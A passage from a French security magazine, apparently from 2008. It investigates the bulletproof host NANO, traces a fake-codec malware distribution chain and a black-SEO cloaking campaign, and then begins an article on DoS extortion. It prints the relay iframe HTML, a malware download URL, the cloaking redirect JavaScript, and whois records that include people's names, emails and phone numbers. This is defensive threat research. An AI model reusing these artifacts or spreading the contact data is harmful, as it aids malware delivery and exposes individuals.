Ainsi, une offre pour un serveur dédié d'envoi de spams clé en main vaut 890$ par mois chez **HuaCom**. Pour être fonctionnels, ces serveurs requièrent simplement l'*upload* d'une liste de mail à spammer. Pour faciliter au maximum leur utilisation, des listes ciblées de millions d'adresses email sont directement vendues sur le site pour quelques dizaines de dollars. D'après ce que nous avons pu constater, les hébergeurs offrant ce type de valeur ajoutée ne sont pas légions ou bien ne l'affichent pas publiquement. La plupart des hébergeurs tirent uniquement des bénéfices des offres d'hébergement qu'ils proposent. Nous distinguerons ainsi deux grands types d'hébergeurs : les hébergeurs passifs fermant les yeux sur le contenu hébergé, et les hébergeurs actifs offrant une valeur ajoutée importante.

Il est alors difficile de déterminer de prime abord si un hébergeur est bulletproof ou non, si celui-ci ne l'annonce pas clairement. C'est pourquoi il est plus facile de partir de sites

2 *Offre de HuaCom (buprhost.com) pour un serveur d'envoi de spams*

possédant des contenus illicites afin de déterminer quels sont leurs hébergeurs. Une manière de récupérer les adresses de certains de ces sites consiste à analyser des listes noires de sites de *phishing*, hébergeant des malwares ou envoyant du spam. L'étude de ces listes présente cependant un inconvénient, puisque leur publication peut engendrer la fermeture de ces sites. Le site **Malware Domain List** [7] par exemple met à disposition des visiteurs une liste d'URL correspondant à des malwares, en offrant la possibilité de les trier en fonction de multiples paramètres, comme le type de malware, l'adresse IP, la date de mise à jour, etc. Bien que maintenu par une seule personne, le site est régulièrement mis à jour et la majorité des URL sont toujours accessibles.

Nous avons réalisé, à partir de cette liste, des statistiques sur la base des origines de chaque malware. Ainsi, pour chaque AS, nous avons déterminé le pourcentage d'adresses IP hébergeant un ou plusieurs malware(s), comparativement à la taille de l'AS. Les hébergeurs les plus représentés sont décrits par le tableau 1.

Les résultats de ce tableau ne représentent qu'une vue partielle du contenu malveillant réellement hébergé. Nous nous sommes simplement intéressés aux plages d'adresses IP possédant une entrée dans `MalwareDomainList`, et non à toutes les plages d'adresses IP de chaque AS. Cette approche semble néanmoins cohérente, puisque ces résultats rejoignent ceux

Numéro de l'AS	Nom de l'AS	Nombre d'IP	% d'IP malicieuses
AS35057	ULTRANET	384	10.7
AS47486	STILLTRADE	256	7.4
AS9121	TTNET	256	6.3
AS36445	CERNEL	8192	5.2
AS6731	COMSTAR	256	5.0
AS43355	CZ-UPLTELECOM	1792	4.8
AS15756	CARAVAN	256	4.7
AS44997	BTG-AS	1024	4.4
AS39823	COMPIC	256	4.3
AS27970	ONEPACKET	256	4.3
AS15685	AS-CASABLANCA-NIX	1152	4.3
AS24971	MASTER-NET-1	1280	3.9
AS25577	C4L	1024	3.4
?	195.93.218.0	512	3.1
AS23898	HOSTFRESH	2048	2.9
AS4134	CHINA-TELECOM	1536	2.6
AS28753	NETDIRECT	1536	2.5
AS35415	WEBAZILLA	1024	2.4
AS20718	AS_ARSYS	512	2.3
AS31159	NETCATHOST	1024	2.0
?	INTERCAGE	12288	1.8
AS29809	NETRCLLC	2048	1.5
AS38877	MD WEB HOSTING	1024	1.4
AS43513	NANO	1024	1.3
AS6461	ABOVENET	8192	1.3
AS26780	MCCOLO	2048	1.0
AS29802	HIVELOCITY	8192	0.9
AS31034	ARUBA	2048	0.8


Tableau 1 : Estimation du pourcentage d'adresses IP hébergeant des malwares

des rapports cités précédemment, confirmant ainsi la proportion élevée de sites illicites parmi ces AS.


La suite de ce rapport se concentrera sur l'AS NANO, dont l'étude est facilitée par un nombre réduit de plages d'adresses IP. Cet hébergeur nous semble particulièrement intéressant à étudier du fait de sa localisation en Europe, de la forte proportion de sites présentant un caractère illicite, ainsi que de la diversité des activités de ses clients.

2.2 Récupération d'informations

Nous utiliserons principalement l'outil `whois` en ligne de commande pour obtenir des informations sur les différentes cibles. Les informations contenues dans ces bases n'étant



3 *Interrogation de différents enregistrements DNS sur le nom de domaine sdfjsdf.com. Source : robtex.com*



4 *Informations générales sur l'AS. Source : robtex.com*

pas nécessairement vérifiées par les registrars, elles doivent être interprétées avec précaution. Le site **robtex.com** [8], se définissant comme le couteau suisse d'Internet, compile un nombre important d'informations sur la requête du visiteur, et présente de façon synthétique les résultats obtenus. Voici par exemple le résultat mis en forme d'une recherche sur le nom de domaine **sdfjsdf.com**, que nous avions préalablement identifié comme pointé vers un serveur hébergé sur l'AS NANO (Fig. 3).

Une unique recherche nous permet donc de retrouver l'adresse IP du serveur hébergeant ce site, les serveurs de noms, de mails, etc. jusqu'aux routes employées et enfin l'AS. Il est aussi possible d'obtenir des informations sur celui-ci (Fig. 4).

Robtex agrège les résultats de plusieurs requêtes, mais toutes ces informations peuvent aussi être trouvées manuellement à l'aide de la commande `whois`.

En partant du nom de domaine **sdfjsdf.com**, la commande `host` nous donne son adresse IP :

```
% host sdfjsdf.com
sdfjsdf.com has address 91.203.70.132
sdfjsdf.com mail is handled by 10 mail.sdfjsdf.com.
```

À partir de cette adresse, l'interrogation des bases whois nous donne le numéro de l'AS contenant cette adresse IP :


```
% whois 91.203.70.132 | grep '^origin'
origin:         AS43513
```

Nous recherchons ensuite toutes les routes de cet AS en faisant une requête inverse sur l'attribut `origin` :


```
% whois -i origin AS43513 | grep '^route\|^descr'
route:          193.46.236.0/24
descr:          NANO
route:          91.203.68.0/22
descr:          NANO
```

L'AS NANO est ainsi composé de 1280 adresses IP uniques. Les attributs `person`, `address` et `phone` des bases de données **RIPE Whois** [9] nous offrent par ailleurs la possibilité d'obtenir des informations sur le responsable de cet AS :

```
% whois -h as43513
% Information related to 'AS43513'

aut-num:        AS43513
as-name:        NANO-AS
descr:          Sia Nano IT
org:            ORG-NIS9-RIPE
import:         from AS6908 action pref=100; accept ANY
import:         from AS39626 action pref=100; accept ANY
import:         from AS35254 action pref=60; accept ANY
import:         from AS6851 action pref=50; accept ANY
export:         to AS6908 announce AS43513
export:         to AS39626 announce AS43513
export:         to AS35254 announce AS43513
export:         to AS6851 announce AS43513
admin-c:        JG1804-RIPE
tech-c:         JG1804-RIPE
mnt-by:         NANO-MNT
mnt-routes:     NANO-MNT

% Information related to 'ORG-NIS9-RIPE'

organisation:   ORG-NIS9-RIPE
org-name:       Nano IT SIA
org-type:       OTHER
address:        Brivibas street 214m
address:        Riga, Latvija, LV-1039
phone:          +371 67160167
fax-no:         +371 67876478
abuse-mailbox:  abuse@nano.lv
mnt-ref:        NANO-MNT
mnt-by:         NANO-MNT

% Information related to 'JG1804-RIPE'

person:         Jefim Gasel
address:        Brivibas street 214m
address:        Riga
address:        Latvia
address:        LV-1039
phone:          +371 67160167
phone:          +371 67876478
e-mail:         jefim.gasel@nano.lv
nic-hdl:        JG1804-RIPE
mnt-by:         NANO-MNT
```



5 *Serveur mutualisé hébergeant du contenu légitime*



6 *Serveur dédié hébergeant du contenu illégal*

Une requête DNS inverse sur certaines de ces adresses IP de cet AS renvoie au nom de domaine `nano.lv`, qui est un hébergeur localisé en Lettonie dont le site indique les tarifs pour des offres d'hébergement, à partir de 2 Ls[2] par mois. Il serait intéressant de découvrir quels services sont accessibles sur les adresses IP de cet hébergeur. Leur découverte peut par exemple se faire par les services de DomainTools [10], site proposant de nombreux outils pour étudier des adresses IP et noms de domaine. L'outil `Reverse IP`, affichant les noms de domaine pointant sur une adresse IP, est particulièrement commode. Cet outil est cependant payant dans sa version complète, et son exhaustivité dépend des bases de données de DomainTools qui ne sont pas forcément à jour ou même complètes. D'après leurs informations, 2841 noms de domaines pointeraient vers les plages d'adresses IP de Nano.

Le moteur de recherche **live.com**, de Microsoft, possède lui aussi une option utile dans notre cas. L'utilisation du mot-clé `ip` suivi d'une adresse IP recherche les sites hébergés sur celle-ci. L'exécution d'un script effectuant cette recherche sur les 1280 adresses IP de l'AS récupère tous les noms de domaines et URL des sites hébergés sur ces adresses, et présents dans la base de données de **live.com**. En prenant soin de désactiver le filtrage par défaut des résultats, cette recherche renvoie plus de 2200 noms de domaine. Le nombre de résultats est certes inférieur à celui de DomainTools, mais présente l'avantage d'être gratuit.

Une analyse des registrars gérant ces noms de domaine exhibe quelques propriétés remarquables. Tout d'abord sur de l'hébergement dédié :

- Les sites proposant des contenus illégaux sont, le plus souvent, hébergés sur une même machine.
- Un nombre conséquent de noms de domaine sont associés aux adresses IP de ces serveurs, enregistrés auprès d'un nombre réduit de registrars.
- La plupart des noms de domaine sont enregistrés par une même personne. Ainsi, sur l'exemple représenté par la figure 6, une même identité a enregistré tous les noms de domaines auprès de OnlineNic. Les noms de domaines enregistrés auprès de `EstDomains`, bien qu'anonymisés dans la base whois, sont gérés par un serveur de noms enregistré par cette identité.
- Peu de noms de domaine sont associés aux adresses IP de serveurs dédiés légitimes.

Sur des serveurs mutualisés :

- Un nombre conséquent de noms de domaines sont associés aux adresses IP de ces serveurs, auprès de registrars différents.
- Il existe une grande diversité de registrars et d'identités pour les noms de domaine associés aux adresses IP de serveurs

« légitimes ». Inversement, les contenus illégaux présentent une forte concentration de registrars. Cette propriété est illustrée par les figures 5 et 6.

À titre d'information, l'ensemble des sites hébergés sur le serveur dédié exposé par la figure 6 sont liés à une campagne de *black SEO* que nous détaillerons par la suite.

3. Analyse de l'hébergeur Nano.lv

Comme nous l'avons précisé précédemment, nous nous sommes concentrés sur l'AS NANO. Suite à la première phase de recherche d'informations que nous qualifierons de quantitative, nous avons pu isoler 160 adresses IP pointées par un ou plusieurs noms de domaines. La seconde phase a donc logiquement été une analyse qualitative du contenu hébergé.

note

Les informations présentées dans cet article ont été relevées entre le 17 et 28 novembre 2008. Malheureusement, pour le lecteur curieux et intéressé, il lui sera impossible de reproduire, à l'identique, certaines étapes de l'analyse ; certaines informations ont changé entre temps, par exemple des noms de domaine ou des adresses IP.

3.1 Malwares

Au moment de l'écriture de cet article, plusieurs adresses IP localisées sur l'AS servent des malwares. Toutefois, les méthodes employées restent relativement basiques : l'utilisateur est attiré à l'aide de faux sites pornographiques aux noms de domaine fortement explicites. Sur la page se trouve alors un faux *player* vidéo prétextant le téléchargement et l'exécution d'un codec (Fig. 7) pour pouvoir lire la vidéo, le codec en question étant évidemment un malware. Lors de nos investigations, nous n'avons pas recensé de tentatives d'exploitation de vulnérabilité du côté client.

7 *Faux site pornographique proposant le téléchargement d'un malware sous la forme d'un codec vidéo*

Afin de maximiser la fréquentation de ce site, nous avons pu constater que l'URL avait été postée à l'aide de bots sur de très nombreux forums. Le `whois` du nom de domaine est lui aussi intéressant, nous retrouvons `EstDomains` comme registrar.


```
% whois pissing-skills-avi.info
   Domain Name:PISSING-SKILLS-AVI.INFO
   Created On:29-Jun-2007 19:13:44 UTC
   Last Updated On:15-Oct-2008 13:32:37 UTC
   Expiration Date:29-Jun-2009 19:13:44 UTC
   Sponsoring Registrar:EstDomains, Inc. (R295-LRMS)
   Status:OK
   Registrant ID:DI_6087930
   Registrant Name:Fred Douglas
   Registrant Organization:N/A
   Registrant Street1:26229 Tasman Street
   Registrant City:Moreno Valley
   Registrant State/Province:CA
   Registrant Postal Code:92555
   Registrant Country:MY
   Registrant Phone:+60.9092148783
   Registrant Phone Ext.:
   Registrant Email:fredddouglas@gmail.com
```

Pour revenir au contenu malicieux, lorsque l'utilisateur clique sur la vidéo, il lui est proposé le téléchargement d'un binaire. Le 24 novembre 2008, lors d'un scan avec le service VirusTotal [11] du fichier téléchargé, seuls 8 des 37 antivirus détectaient le fichier comme malicieux, la plupart sous une signature générique. Maintenant, si nous regardons du côté du source de la page, nous nous apercevons que ce site n'est en fait qu'une coquille vide :

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
 <title>Nasty teen teasing her pussy then pissing - Free Porn Video</title>
</head>
<BODY bgcolor="#FFFFFF" marginheight="0" marginwidth="0">
<iframe src="http://hot-fuck-tube-site.net/get.php?id=21199&p=SP"
        width="100%" height="100%" frameborder="0" vspace="0" hspace="0"></iframe>
</BODY>
</html>
```

Si nous traçons du côté de **hot-fuck-tube-site.net** :

```
% whois hot-fuck-tube-site.net
   Domain Name: HOT-FUCK-TUBE-SITE.NET
   Registrar: ONLINENIC, INC.
   Whois Server: whois.onlinenic.com
   Referral URL: http://www.OnlineNIC.com
   Name Server: NS1.HOT-FUCK-TUBE-SITE.NET
   Name Server: NS2.HOT-FUCK-TUBE-SITE.NET
   Status: ok
   Updated Date: 21-nov-2008
   Creation Date: 06-nov-2008
   Expiration Date: 06-nov-2009
% host hot-fuck-tube-site.net
   hot-fuck-tube-site.net has address 89.149.227.236
```



8 *Noms de domaines pointant sur le serveur hébergeant l'iframe. Source : robtex*

Ce site est hébergé en Allemagne sur l'AS de NETDIRECT, que nous avions déjà retrouvé en tête dans les résultats issus de `MalwareDomainList`, sur un serveur au contenu tout aussi explicite (Fig. 8).

De nouveau, si nous regardons le source de la page, nous apprenons que les malwares ne sont toujours pas réellement hébergés sur ce serveur, mais téléchargés à l'aide de ce lien :

```
<a href="http://download-citadel-software.com/LtVidMicroCodecVer.4.20448.exe">
```

Quelques informations :

```
% whois download-citadel-software.com
   Domain name: download-citadel-software.com

   Name servers:
   ns3.zoneedit.com
   ns8.zoneedit.com

   Registrar: Regtime Ltd.
   Creation date: 2008-11-20
   Expiration date: 2009-11-20

   Registrant:
   Georgij Markov
   Email: KarenLeishman@gmail.com
   Organization: Private person
   Address: ul. Pushkina 3, 5
   City: Moskva
   State: Moskva
   ZIP: 194146
   Country: RU
   Phone: +7.4953264794
% host download-citadel-software.com
   download-citadel-software.com has address 193.200.29.177
% whois 193.200.29.177
   % Information related to '193.200.29.0 - 193.200.29.255'

   inetnum:        193.200.29.0 - 193.200.29.255
   netname:        ITNSCOM-NET
   descr:          IT Network Systems
   country:        NO
   org:            ORG-IL84-RIPE
   admin-c:        ES280-RIPE
   tech-c:         ES280-RIPE
   status:         ASSIGNED PI
   mnt-by:         RIPE-NCC-HM-PI-MNT
   mnt-lower:      RIPE-NCC-HM-PI-MNT
   mnt-by:         ES280-MNT
   mnt-routes:     ES280-MNT
   mnt-domains:    ES280-MNT
   changed:        hostmaster@ripe.net 20070123
   source:         RIPE
```

Ce dernier serveur est donc localisé sur l'AS 30783 nommé « LUCKYNET ». Il est aussi très intéressant de noter que les trois AS en question, NANO, NETDIRECT et LUCKYNET figurent tous dans le classement des hébergeurs présentant le plus haut taux de contenu illicite d'après l'étude de Jart Arim sur McColo [3] et nos propres résultats. Nous avons affaire ici à un véritable service structuré de distribution de malwares. Depuis le référencement initial du site à caractère pornographique à l'aide de bots, jusqu'à l'utilisation de relais, tous les services utilisés, hébergements, registrars, etc., le sont auprès de fournisseurs différents.

Environ 15% des adresses IP de l'AS NANO contiennent au moins un nom de domaine sexuellement explicite, beaucoup de ces sites au contenu en apparence pornographique servent en réalité à distribuer des malwares ou des *rogue softwares* de type faux antivirus ou faux antispyware. NANO, à travers l'hébergement de la façade du service de distribution de malwares, est d'une

grande complaisance. Un avantage très appréciable de cette structure multicouche, par rapport à un service monolithique hébergé en un unique point, est sa flexibilité : si un des hébergeurs venait à stopper le service, il suffirait de modifier une unique redirection pour renaître très rapidement à un autre endroit. La mobilité est un atout pour les cybercriminels. C'est d'ailleurs un constat que nous avons pu faire 2 semaines seulement après les premiers relevés : l'ensemble du service de distribution (façade, redirection et hébergement final du malware) a été relocalisé en des points différents.

3.2 Black SEO

Au palmarès des activités lucratives, nous retrouvons bien évidemment les très célèbres casinos en ligne et la vente de médicaments. Afin de maximiser les revenus générés, ces deux activités ont au moins un besoin commun : un nombre important de visiteurs. Pour maximiser ce flot de visiteurs, un moyen simple est d'optimiser son référencement par les moteurs de recherche, autrement connus sous le nom de Search Engine Optimization. Lorsque les méthodes utilisées sont contraires aux différentes bonnes pratiques définies par les moteurs eux-mêmes, on parle alors de « black SEO ». Nous avons ainsi analysé une campagne de black SEO hébergée sur des serveurs de NANO.

Le site **http://www.sdfjsdf.com** héberge en apparence un blog sous Wordpress. Toutes les pages du site comportent un javascript (très) légèrement obfusqué effectuant une action différente en fonction de la provenance du visiteur (Fig. 9).

```
...
gogo = false;
if (r.indexOf("google.") != -1) { t = "q"; }
if (r.indexOf("msn.") != -1) { t = "q"; }
if (r.indexOf("yahoo.") != -1) { t = "p"; }
if (r.indexOf("altavista.") != -1) { t = "q"; }
if (r.indexOf("aol.") != -1) { t = "query"; }
if (r.indexOf("ask.") != -1) { t = "q"; }
if (t.length && ((q = r.indexOf("?"+t+")) != -1 || (q = r.indexOf("&"+t+"="))
!= -1)) {
    gogo = true;
    ...
}

if (gogo) { window.location='http://abapharm.net/search.php?q=amaryl]'+key(); }
else { window.location='http://'+location.hostname+'/404.html' }
```

9 *Extrait du javascript désobfusqué*

- Si le *referer* de la page est un moteur de recherche (Google, MSN, Yahoo, Altavista, AOL ou Ask), le navigateur est redirigé sur le site **http://domain/search.php?q=drug&ref=key**, où `domain` est le nom de domaine d'un site de vente de médicaments, `drug` est le nom du médicament ciblé par le billet du blog, et `key` une chaîne chiffrée générée à partir de l'URL de la page du blog et d'une clé aléatoire.
- Sinon le navigateur est redirigé sur une page inexistante.

Le contenu réel du site est uniquement destiné à être indexé par des moteurs de recherche. À l'aide du javascript, les visiteurs provenant d'un moteur de recherche sont automatiquement redirigés vers un site de vente de médicaments. Plusieurs techniques sont utilisées pour que le référencement du blog soit le meilleur possible :

- La page d'accueil comporte de multiples liens vers des billets internes au blog, le nom d'un médicament étant donné à chaque lien. Il n'y aucun lien externe. Les seuls liens vers les sites de vente de médicaments sont situés dans le javascript obfusqué, qui n'est pas interprété par les moteurs de recherche.
- Chaque billet cible un médicament précis : le texte du billet est une compilation de phrases tirées de différents livres accessibles sur **http://books.google.com**, mélangées avec des phrases contenant le nom du médicament ciblé. Les quelques liens présents sur ces billets sont liés à un autre billet du blog.
- Enfin, les adresses des billets du site sont postées par des bots sur des messages et des profils d'utilisateur de forums, de blogs, et de livre d'or afin d'avoir le plus de liens entrant possibles.

Ce site n'est donc qu'un intermédiaire dont l'objectif est d'avoir un excellent référencement afin d'apporter le maximum de visiteurs possibles aux sites de vente de médicaments, qui eux souffrent d'un très mauvais référencement. Nous avons pu constater sur des serveurs de NANO, la présence de la même architecture mise en place, mais servant cette fois à la promotion d'un site de jeux en ligne.

3.3 Le service rendu

Dans le cas des faux sites pornographiques comme dans celui menant aux sites de vente de médicaments, nous découvrons, derrière la façade, un système structuré de *promotion* du produit : que se soit un produit de type binaire malicieux, de type vente de médicaments ou encore de type jeux en ligne. Ce service peut être utilisé par son propriétaire à des fins personnelles ou tout simplement vendu ou loué en tant que tel. Bien que NANO ne se définisse pas lui-même comme un hébergeur bulletproof, son rapport à ces différents sites semble, pour le moins, relever d'une grande tolérance. Plusieurs serveurs appartenant à NANO servent et/ou ont servi à des activités illégales. La différence fondamentale entre un hébergeur comme NANO et un hébergeur tel que HuaCom, que nous avons évoqué au tout début de cet article, est que NANO ne tire pas directement profit des services qu'il héberge : tout au plus, cela lui permet d'étendre son portefeuille de clients.

Conclusion

D'une manière manifeste, les hébergeurs bulletproof tirent parti des règles de régulation d'Internet (ou de leur absence) pour exister le plus longtemps possible. Ils sont une des facettes visibles de la cybercriminalité, avec tout ce que cela implique de désagréments et de coûts financiers pour l'ensemble des utilisateurs finaux. Il est important de bien faire la distinction entre les hébergeurs bulletproof passifs – de type NANO, ils ferment les yeux sur le contenu hébergé, sans en tirer un profit autre que celui lié à n'importe lequel de leurs clients – et les hébergeurs actifs – de type HuaCom, offrant une valeur ajoutée importante, à des coûts beaucoup plus élevés. À supposer qu'un hébergeur reste insensible aux éventuelles protestations d'utilisateurs ou d'organismes, quelles actions peuvent-elles être prises ? Par qui ? Éventuellement sur quelle base juridique ? Il est intéressant de noter que dans les cas de RBN, Atrivo ou encore McColo, ce sont des initiatives « privées » qui ont été à l'origine des actions menées ultérieurement comme le *de-peering* d'un AS. Cette problématique est d'ailleurs la teneur même de l'introduction du papier de Jart Armin sur Atrivo **[2]** : soit les acteurs, au sens large, de l'Internet seront capables de s'autoréguler ; soit un renforcement du contrôle exercé par les états sur Internet est à prévoir, pour le meilleur ou pour le pire. En attendant que la question soit résolue, et tant que l'activité restera financièrement viable, il n'y a pas de raisons pour que ces espaces disparaissent. Ceux qui seront supprimés verront leurs clients déplacer leurs activités vers un nouvel espace, comme l'ont montré les récentes fermetures d'hébergeurs et de registrars. ▮

Lexique

- **AS (Autonomous System)** : Ensemble de réseaux IP contrôlés par une seule et même entité.
- **Registrar** : Société de vente de noms de domaine internet, inscrite auprès des divers registres associés aux extensions commercialisées.
- **Registre** : Organisation maintenant une base de données unique par TLD.
- **TLD (Top Level Domain)** : Domaine de premier niveau (exemples : .com, .fr, etc.).

Remerciements

Nous tenons à remercier Pierre Caron pour sa relecture attentive.

Références

[1] BIZEUL (David), *Russian business network study*, 2007.

[2] ARMIN (Jart), *Atrivo – cyber crime usa*, 2008.

[3] ARMIN (Jart), *Mccolo – cyber crime usa*, 2008.

[4] ARMIN (Jart), **http://www.ripe.net/db/whois.html**, 2008.

[5] *Estdomains update: Notice of termination stayed*, **http://www.ripe.net/db/whois.html**.

[6] Spamcop.net – *statistics on spam trends*, **http://www.spamcop.net**.

[7] **http://www.malwaredomainlist.com.**

[8] **http://www.robtex.com.**

[9] **http://www.ripe.net/db/whois.html.**

[10] **http://www.domaintools.com.**

[11] **http://www.virustotal.com.**

Notes

[1] *Internet Corporation for Assigned Names and Numbers*, une autorité de régulation de l'Internet.

[2] 1 lats – la monnaie lettonne – vaut environ 1,40 euro.

Renaud Bidou – <renaudb@radware.com>

EXTORSION PAR DÉNIS DE SERVICE

mots clés : *organisation criminelle / chantage / techniques d'attaque / cibles*

L'usage des attaques par dénis de service comme moyen de pression, de persuasion ou de racket n'est pas une découverte. Toutefois, l'organisation des individus responsables de ces actes, leur mode opératoire, ainsi que les véritables bénéficiaires sont autant d'éléments qui restent généralement flous. Levons une partie du voile et tordons le cou à quelques idées reçues.

1. Introduction : les cibles

Le chantage au déni de service : tout le monde en a plus ou moins entendu parler. En revanche, le phénomène est considéré avec circonspection, perplexité, voire totale incrédulité. Mais toujours est-il qu'il faut être de la pire des mauvaises fois pour oser prétendre ne pas être au courant.

Alors, commençons par le début. Le chantage au DoS existe, je l'ai rencontré. Maintenant, il ne faut pas l'exagérer non plus (je me permets de dire ça dans la mesure où je ne fais pas de conférence sur le sujet à court terme, et qu'il est donc inutile de faire un effet d'annonce sur le caractère imminent de la fin du monde numérique). Nous pouvons en effet relativiser ce phénomène tout simplement en prenant en considération la finalité de l'opération : l'argent, bien sûr. Et comme tout chef d'entreprise, celui qui est à la tête de l'opération pense ROI (retour sur investissement).

Aussi est-il nécessaire de prendre en compte plusieurs axes d'analyse d'une cible :

- son niveau de protection ;
- ses capacités financières ;
- sa dépendance vis-à-vis de l'outil informatique ;
- les facilités de paiement ;
- les risques de poursuites.

Les trois premiers critères sont caractéristiques de l'activité et de la taille de l'entreprise. Idéalement, une petite entreprise (quelques centaines de personnes au maximum), réalisant un chiffre d'affaire important dans une activité en ligne à fort effet de levier (paris, jeux, pornographie et – dans une certaine mesure – e-business) présente un profil intéressant.

Les deux derniers sont dépendants de la localisation géographique de l'entreprise cible, et plus précisément des lois qui régissent les opérations commerciales, les transferts d'argent et les actes de piratage informatique (pour simplifier). Ainsi, quand les sorties d'argent sans justification sont autorisées (alors que chez nous il s'agit d'un abus de bien social), que la notion de crime informatique n'est qu'une vague théorie (alors que chez nous une vague théorie peut devenir un crime informatique) ou que le pays est tellement isolé (politiquement et/ou juridiquement) que les poursuites ne dépassent pas ses frontières, alors le pays est un véritable paradis du racket.

Il est bien entendu bon de relativiser, car le nombre d'entreprises « Internet » florissantes peu protégées et hébergées dans un pays dont le nom ne vous dirait rien est relativement faible. Mais disons qu'une entreprise industrielle de taille moyenne, à la rentabilité douteuse et dont les quelques serveurs sont hébergés dans le *data center* d'un opérateur américain n'a absolument aucune chance d'être la cible de ce type de malversation. Voilà, maintenant tout ce qui se situe entre ces deux extrêmes a une chance non nulle d'être un jour ou l'autre une victime. Demandez-vous tout simplement combien de temps votre entreprise (enfin pour ceux qui ont un vrai métier) survivrait sans e-mail...

2. Organigramme du crime

Il n'est pas crédible de prétendre fournir un schéma d'organisation générique et applicable à toute entreprise criminelle impliquée dans les malversations numériques. Il est toutefois possible de définir un certain nombre d'éléments communément rencontrés.

Il est ainsi envisageable et relativement honnête de définir les rôles suivants :

1. Le chef de l'organisation.
2. Le patron de l'activité informatique.
3. Les fournisseurs de technologie.
4. Les grossistes.
5. Les revendeurs.

